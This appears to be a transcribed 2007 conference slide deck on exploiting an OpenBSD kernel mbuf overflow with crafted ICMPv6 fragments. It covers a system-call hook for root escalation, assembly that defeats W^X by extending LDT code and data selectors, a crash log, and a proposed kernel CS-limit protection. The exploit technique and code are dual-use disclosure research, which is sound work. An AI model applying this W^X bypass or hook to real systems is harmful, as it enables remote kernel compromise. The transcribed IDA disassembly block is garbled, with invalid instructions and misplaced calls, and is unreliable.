

"Only two remote holes in the default install"

Alfredo A. Ortega

July 5, 2007

Mbuf buffer overflow

Buffer overflow

Researching the "OpenBSD 008: RELIABILITY FIX" a new vulnerability was found: The `m_dup1()` function causes an overflow on the `mbuf` structure, used by the kernel to store network packets.




Figure: mbuf chain overflow direction

The function `m_freem()` crashed...

Searching for a way to gain code execution

The screenshot displays the IDA Pro interface with a control flow graph (CFG) for the binary `H:\openbsd\bsd.lib (bsd)`. The graph shows several code blocks with the following assembly instructions:

- Block 00344C00:**

```
int32_t m_Exec;
m_Exec = 0;
push 0;
push eax;
call m_tag_delete_chain;
add esp, 10h;
mov dx, [eax+12h];
test al, 1;
jmp loc_00344C37;
m_Exec = 0;
endp
```
- Block 00344C0C:**

```
push ebp;
mov ebp, esp;
push edi;
push esi;
push ebx;
sub esp, 0Ch;
mov [ebp+10h], [ebp+0h];
test esi, esi;
je short loc_00344C80
```
- Block 00344C37:**

```
mov esi, eax;
call sprintf;
mov esi, eax;
mov eax, word ptr [eax+10h];
dec word ptr [eax+eax-7592A84];
dx, [eax+12h];
add esp, 10h;
test dl, 2;
jne loc_00344C8C
```
- Block 00344C80:**

```
test al, 0;
jne short loc_00344C80
```
- Block 00344C8C:**

```
mov eax, [eax+20h];
test eax, eax;
je short loc_00344CAB
```
- Block 00344CAB:**

```
push ecx;
push dword ptr [eax+4Ch];
push dword ptr [eax+30h];
push dword ptr [eax+40h];
call free;
jmp short loc_00344C9F
```
- Block 00344C9F:**

```
mov eax, [eax+4Ch];
mov [ecx+Ch], eax;
mov [eax+4Ch], eax;
[eax+30h], ebx;
jmp short loc_00344C51
```
- Block 00344C51:**

```
mov eax, 0FFFFFFFh;
mov [eax+12h], eax;
```
- Block 00344C8B:**

```
push esp, 0;
push dword ptr [eax+14h];
push offset pool;
call pool_get;
jmp short loc_00344C9F
```

The red dashed arrow indicates a control flow path from the block at `00344C00` to the block at `00344C9F`, which is circled in red. The status bar at the bottom shows the current file path: `Documento: /home/alfred/openbsd/OpenbsdPre...`

C code equivalent

/sys/mbuf.h

```
#define _MEXTREMOVE(m) do { \
    if (MCLISREFERENCED(m)) { \
        _MCLDEREFERENCE(m); \
    } else if ((m)->m_flags & M_CLUSTER) { \
        pool_put(&mclpool, (m)->m_ext.ext_buf); \
    } else if ((m)->m_ext.ext_free) { \
        (*(m)->m_ext.ext_free)((m)->m_ext.ext_buf, \
            (m)->m_ext.ext_size, (m)->m_ext.ext_arg); \
    } else { \
        free((m)->m_ext.ext_buf, (m)->m_ext.ext_type); \
    } \
    (m)->m_flags &= ~(M_CLUSTER|M_EXT); \
    (m)->m_ext.ext_size = 0;          /* why ??? */ \
} while (/* CONSTCOND */ 0)
```

IcmpV6 packets

Attack vector

We use two IcmpV6 packets as the attack vector




Figure: Detail of IcmpV6 fragments

Where are we?

Code execution

We really don't know where in kernel-land we are. But *ESI* is pointing to our code.




Figure: Initial and final situations

Now what?

Hook (remember DOS TSRs?)

We hook the system call (Int 0x80)




Figure: System call hook

Note: If the OS uses *SYSENTER* for system calls, the operation is slightly different.

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)

New syscall pseudo-code

1. Adjust segment selectors DS and ES (to use movsd instructions)
2. Get curproc variable (current process)
3. Get user Id (curproc->userID)
4. If userID == 0 :
 - 4.1 Get LDT position
 - 4.2 Extend DS and CS on the LDT (This disables W^X!)
 - 4.3 Copy the user-mode code to the the stack of the process
 - 4.4 Modify return address for the syscall to point to our code
5. Restore the original Int 0x80 vector (remove the hook)

OpenBSD W^X internals

W^X: Writable memory is never executable

i386: uses CS selector to limit the execution. To disable W^X, we extend CS from ring0.




Figure: OpenBSD selector scheme and extension

Defeating W^X from ring0


Our algorithm, independent of the Kernel:

```
    sldt    ax                ; Store LDT index on EAX
    sub    esp, byte 0x7f
    sgdt   [esp+4]           ; Store global descriptor table
    mov    ebx, [esp+6]
    add    esp, byte 0x7f
    push   eax                ; Save local descriptor table index
    mov    edx, [ebx+eax]
    mov    ecx, [ebx+eax+0x4]
    shr    edx, 16            ; base_low → edx
    mov    eax, ecx
    shl    eax, 24            ; base_middle → edx
    shr    eax, 8
    or     edx, eax
    mov    eax, ecx           ; base_high → edx
    and    eax, 0xff000000
    or     edx, eax
    mov    ebx, edx           ; ldt → ebx
; Extend CS selector
    or     dword [ebx+0x1c], 0x000f0000
; Extend DS selector
    or     dword [ebx+0x24], 0x000f0000
```

Injected code

W^X will be restored on the next context switch, so we have two choices to do safe execution from user-mode:

Turning off W^X (from usermode)



Creating a W+X section




Figure: Payload injection options

Questions before going on?

Now we are executing standard user-mode code, and the system has been compromised.

```
preserving editor files
starting network daemons: sendmail inetd sshd.
starting local daemons:.
standard daemons: cron.
Fri May 11 11:27:18 ART 2007

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: Stopped at 0xd611a92d: pushal
ddb> trace
end(d6107f00,d0894bdc,d0894ac4,d623fbd0) at 0xd611a92d
nd6_output(d0d7703c,d0d7703c,d6215e00,d0894bc0,d623fbd0,d0d7703c,d0894b54,0) at
nd6_output+0x1bc
ip6_output(d6215e00,0,0,4,0,d0894c54,20,0) at ip6_output+0xe3d
icmp6_reflect(d6215e00,20,0,d6215b00) at icmp6_reflect+0x2b9
icmp6_input(d0894e0c,d0894dc8,3a,d6227000) at icmp6_input+0x55f
ip6_input(d6227000,d0d3ab00,0,d0893000) at ip6_input+0x43c
ip6intr(58,10,10,10,d0893000) at ip6intr+0x5e
Bad frame pointer: 0xd0894e24
ddb> c

OpenBSD/i386 (test.esx.lab.core-sdi.com) (ttyC0)

login: _
```

Proposed protection

Limit the Kernel CS selector

The same strategy than on user-space. Used on PaX (<http://pax.grsecurity.net>) for Linux.




Figure: OpenBSD Kernel CS selector shrink

Final Questions?

Thanks to:

Gerardo Richarte: Exploit Architecture

Mario Vilas and Nico Economou: Coding support